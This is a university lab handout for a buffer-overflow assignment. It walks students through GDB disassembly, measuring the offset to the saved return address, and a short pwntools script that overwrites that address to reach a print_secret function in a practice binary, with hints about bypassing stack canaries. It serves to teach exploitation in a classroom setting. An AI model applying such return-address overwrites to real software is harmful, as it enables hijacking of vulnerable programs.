

Lab #2. Buffer Overflow

Prof. Jaeseung Choi

Dept. of Computer Science and Engineering
Sogang University

General Information

- Check "Lab #2" in *Assignment tab of Cyber Campus*
 - Skeleton code (**Lab2.tgz**) is attached in the post
 - Deadline: **10/17** Thursday 23:59
 - Submission will be accepted in that post, too
 - Late submission deadline: **10/19** Saturday 23:59 (**-20% penalty**)
 - Delay penalty is applied uniformly (**not problem by problem**)
- Please read the instructions in this slide carefully
 - This slide is step-by-step tutorial for the lab
 - It also contains important submission guidelines
 - If you do not follow the guidelines, you will get penalty

Remind: Cheating Policy

- **Cheating (code copy) is strictly forbidden in this course**
 - Read the orientation slide once more
- **Don't ask for solutions in the online community**
 - TA will regularly monitor the communities
- **Sharing your code with others is as bad as copying**
 - Your cooperation is needed to manage this course successfully
- **Starting from this lab, you must submit a report as well**
 - More instructions are provided at the end of this slide

Skeleton Code Structure

- Copy Lab2.tgz into CSPRO server and decompress it
 - You must connect to csproN.sogang.ac.kr (N = 2, 3, or 7)
- Skeleton code has similar structure to the previous lab
 - 2-1/ ... 2-4/ : Problems that you have to solve
 - 2-5/ : *Bonus problem* for practice (not included in grading)
 - But this one will be important when preparing the lab exam
 - **check.py, config** : Files for self-grading
- This slide will provide a guide on assembly analysis
 - It also provides a detailed tutorial for solving 2-1

```
jschoi@cspro2:~$ tar -xzf Lab2.tgz
jschoi@cspro2:~$ ls Lab2
2-1  2-2  2-3  2-4  2-5  check.py  config
```

Example: Problem 2-1

→ challenge

- Source (echo1.c) and binary (echo1.bin) are given

```
void print_secret(void);  
  
void echo(void) {  
    char buf[50];  
    puts("Input your message:");  
    gets(buf);  
    puts(buf);  
}  
  
int main(void) {  
    echo();  
    return 0;  
}
```

Your goal is to execute
this function

For that, you must
exploit this BOF

GDB Usage: Disassemble Binary

■ Command: **disassemble <func>** (or **disas <func>**)

- Prints the assembly code of <func>

```
jschoi@cspro2:~/Lab2/2-1$ gdb ./echo1.bin -q
(gdb) disas echo
Dump of assembler code for function echo:
0x000000000040120c <+0>:    sub    $0x48,%rsp
0x0000000000401210 <+4>:    mov    $0x40204e,%edi
0x0000000000401215 <+9>:    call   0x401030 <puts@plt>
0x000000000040121a <+14>:   mov    %rsp,%rdi
0x000000000040121d <+17>:   mov    $0x0,%eax
0x0000000000401222 <+22>:   call   0x401070 <gets@plt>
0x0000000000401227 <+27>:   mov    %rsp,%rdi
0x000000000040122a <+30>:   call   0x401030 <puts@plt>
0x000000000040122f <+35>:   add    $0x48,%rsp
0x0000000000401233 <+39>:   ret
```

GDB Usage: Examine Memory

■ Let's examine the argument of the first puts()

- From the source code, we already know that the first argument is string "Input your message:"
- In assembly code, **0x40204e** is passed as the first argument
 - Recall the calling convention of x86-64
- Let's confirm if this address really contains the expected string ("Input your message:")

```
Dump of assembler code for function echo:
```

```
0x000000000040120c <+0>:    sub    $0x48,%rsp
0x0000000000401210 <+4>:    mov    $0x40204e,%edi
0x0000000000401215 <+9>:    call   0x401030 <puts@plt>
...
...
```

GDB Usage: Examine Memory

■ Command: **x/<N><t> <addr>**

- Print **<N>** chunks of data in **<t>** type, starting from **<addr>**
- **<N>** can be omitted when it is 1
- **<t>** can specify various formats
- Ex) **x/16xb <addr>** : print 16 bytes in hex
- Ex) **x/10xw <addr>** : print 10 words* (4-byte chunks) in hex
- Ex) **x/2xg <addr>** : print 2 giant words (8-byte chunks) in hex
- Ex) **x/s <addr>** : print one string (until the null character)


```
(gdb) x/s 0x40204e
0x40204e:  "Input your message:"
(gdb) x/20xb 0x40204e
0x40204e:  0x49  0x6e  0x70  0x75  0x74  0x20  0x79  0x6f
0x402056:  0x75  0x72  0x20  0x6d  0x65  0x73  0x73  0x61
0x40205e:  0x67  0x65  0x3a  0x00
```

Analyzing Buffer Overflow

- We must compute the distance between `char buf[50]` and saved return address (by analyzing assembly code)

Dump of assembler code for function echo:

```
0x000000000040120c <+0>:    sub    $0x48,%rsp  
0x0000000000401210 <+4>:    mov    $0x40204e,%edi  
0x0000000000401215 <+9>:    call   0x401030 <puts@plt>  
0x000000000040121a <+14>:   mov    %rsp,%rdi  
0x000000000040121d <+17>:   mov    $0x0,%eax  
0x0000000000401222 <+22>:   call   0x401070 <gets@plt>
```



GDB Usage: Runtime Debugging

- Sometimes, you may want to observe the program execution to confirm whether your analysis is correct
- Command: **b * <addr>**
 - Set a breakpoint at **<addr>**
- Command: **r**
 - Run the program (will stop when breakpoint is met)
- Command: **c**
 - Continue the execution by resuming from the breakpoint
- Command: **ni**
 - Execute the next one instruction
- Command: **si**
 - Execute the next one instruction, while stepping into a function

GDB Usage: Runtime Debugging

■ Let's set a breakpoint right before the gets() call

- When we hit the breakpoint, we can type GDB commands
- Note: In **x/10xg \$rsp**, we used \$rsp in the place of <addr>

```
(gdb) b * 0x401222
Breakpoint 1 at 0x401222
(gdb) r
Starting program: ...
Input your message:
```

Breakpoint 1, 0x000000000401222 in echo ()

```
(gdb) x/10xg $rsp
0x7fffffff210: 0x000000000000006f0      0x00007fffffff5e9
0x7fffffff220: 0x00007ffff7fc1000        0x0000010101000000
0x7fffffff230: 0x0000000000000002        0x000000001f8fbff
0x7fffffff240: 0x00007ffffffe5f9        0x0000000000000064
0x7fffffff250: 0x0000000000001000        0x000000000040123d
```

Saved return
address

GDB Usage: Runtime Debugging

- Let's continue the execution and corrupt return address
- By typing string "A" * 0x48 + "BCDE", we can corrupt the saved return address and manipulate %rip into 0x45444342
 - Use `info reg <register>` command to check the register value
 - Why not 0x42434445? Recall the **little endian** byte ordering!

You type in this line as program input
("A" is repeated 0x48 times, omitted here)

```
(gdb) c
Continuing.
AAAAAAA...AAAAAA...AAAAAAAABCDE
AAAAAAA...AAAAAA...AAAAAAAABCDE
```

Program received signal SIGSEGV, Segmentation fault.

0x000000045444342 in ?? ()

```
(gdb) info reg rip
```

rip	0x45444342	0x45444342
-----	------------	------------

Writing Exploit Code

■ Now we know that we can corrupt the %rip register into 0x45444342 with the following exploit code

- But our final goal is to manipulate %rip into the address of `print_secret()` function
- How can we do that?

```
# The following code corresponds to the interaction
# in the previous page.
def exploit():
    p = process("./echo1.bin")
    print(p.recvuntil(b"message:\n"))
    p.sendline(b"A" * 0x48 + b"BCDE")
    print(p.recvline())
```

Writing Exploit Code

■ First, find out that `print_secret()` is at `0x401186`

- Knowing its address is enough; don't analyze its internal code

```
(gdb) disas print_secret
Dump of assembler code for function print_secret:
0x0000000000401186 <+0>:      push    %rbx
```

■ Python allows us to input *arbitrary character bytes*

- Use `\x` escaper to specify arbitrary byte (even if non-printable)

```
...
print(p.recvuntil(b"message:\n"))
p.sendline(b"A" * 0x48 + b"\x86\x11\x40")
print(p.recvline())
print(p.recvline()) # One more recvline() call
```

Self-grading Your Exploit

- You can run `check.py` to test if your exploit code can successfully print out the content of `secret.txt`
 - `./check.py` will check the exploits for problems one by one
 - Symbols in the result have the following meanings
 - '0': Success, 'X': Fail, 'T': Timeout, 'E': Exception

```
jschoi@cspro2:~/Lab2/$ ls  
2-1  2-2  2-3  2-4  2-5  check.py  config  
jschoi@cspro2:~/Lab2/$ ./check.py  
[*] 2-1 : 0  
[*] 2-2 : X  
[*] 2-3 : X  
[*] 2-4 : X
```

Hints

- **Stack canary is disabled for problem 2-1 and 2-2, and enabled for the other problems**
 - How can we bypass the stack canary? Review the "**Bypassing Stack Canary**" page in our lecture slide
- **When the exploit code does not work as you expected, you can debug it with GDB**
 - Ex) Set a breakpoint on appropriate instruction and examine the status of registers and memory

Report Guideline

■ Write report for 2-2, 2-3 and 2-4 (not required for 2-1)

- The role of report is to prove that you solved them on your own
- If you didn't solve a problem, don't have to write its report
- Report will not give you score; it is only used to deduct point

■ Be concise, but clearly describe your reasoning

- Don't have to write things like the history of buffer overflow
- Guideline: about one page for each problem
- But don't say "I intuitively guessed and it just worked", or copy the memory dump obtained with GDB command `x/Nx`

■ If you used ChatGPT to write your exploit code, clearly describe it in your report (review the orientation slide)

- No length limitation for this part

Report Guideline

■ For each problem, answer to the following questions

- Q. In source code, at which line does buffer overflow occur?
What is the address of the corresponding assembly instruction?

- Q. Draw the stack frame layout at the point of buffer overflow,
based on the result of assembly code analysis.

- Q. Explain why your exploit code is providing that input. What
kind of program data do you want to corrupt with that input?

Report Guideline (2-1 as example)

■ For each problem, answer to the following questions

- Q. In source code, at which line does buffer overflow occur?
What is the address of the corresponding assembly instruction?
 - A. Buffer overflow occurs during `gets()` call in line 11. In assembly code, it corresponds to address **0x401222**
- Q. Draw the stack frame layout at the point of buffer overflow, based on the result of assembly code analysis.
 - A. See the figure in page 9 of this slide
- Q. Explain why your exploit code is providing that input. What kind of program data do you want to corrupt with that input?
 - A. In `echo()`'s stack frame, the distance between the start of `buf[]` and saved return address is 0x48. Therefore, we must provide 0x48-byte input ("A" * **0x48**) followed by the address of `print_secret()` function ("\x86\x11\x40")

Problem Information

- There are four problems you have to solve (25 pt. each)
 - Problem 2-1: echo1.bin
 - Problem 2-2: echo2.bin
 - Problem 2-3: guess.bin
 - Problem 2-4: fund.bin
- You'll get the point for each problem if the exploit works
 - No partial point for non-working exploit
- If the report does not clearly explain how you analyzed and solved the problem, you will lose points
 - Due to limited resource, I will randomly select 1 or 2 problems when grading the reports

Submission Guideline

■ You should submit four exploit scripts and report

- Problem 2-1: `exploit-echo1.py`
- Problem 2-2: `exploit-echo2.py`
- Problem 2-3: `exploit-guess.py`
- Problem 2-4: `exploit-fund.py`
- **Don't forget the report:** `report.pdf`
- 2-5 is a bonus problem, so you don't have to submit it

■ Submission format

- Upload these files directly to *Cyber Campus* (**do not zip them**)
- **Do not change the file name** (e.g., adding any prefix or suffix)
- If your submission format is wrong, you will get **-20% penalty**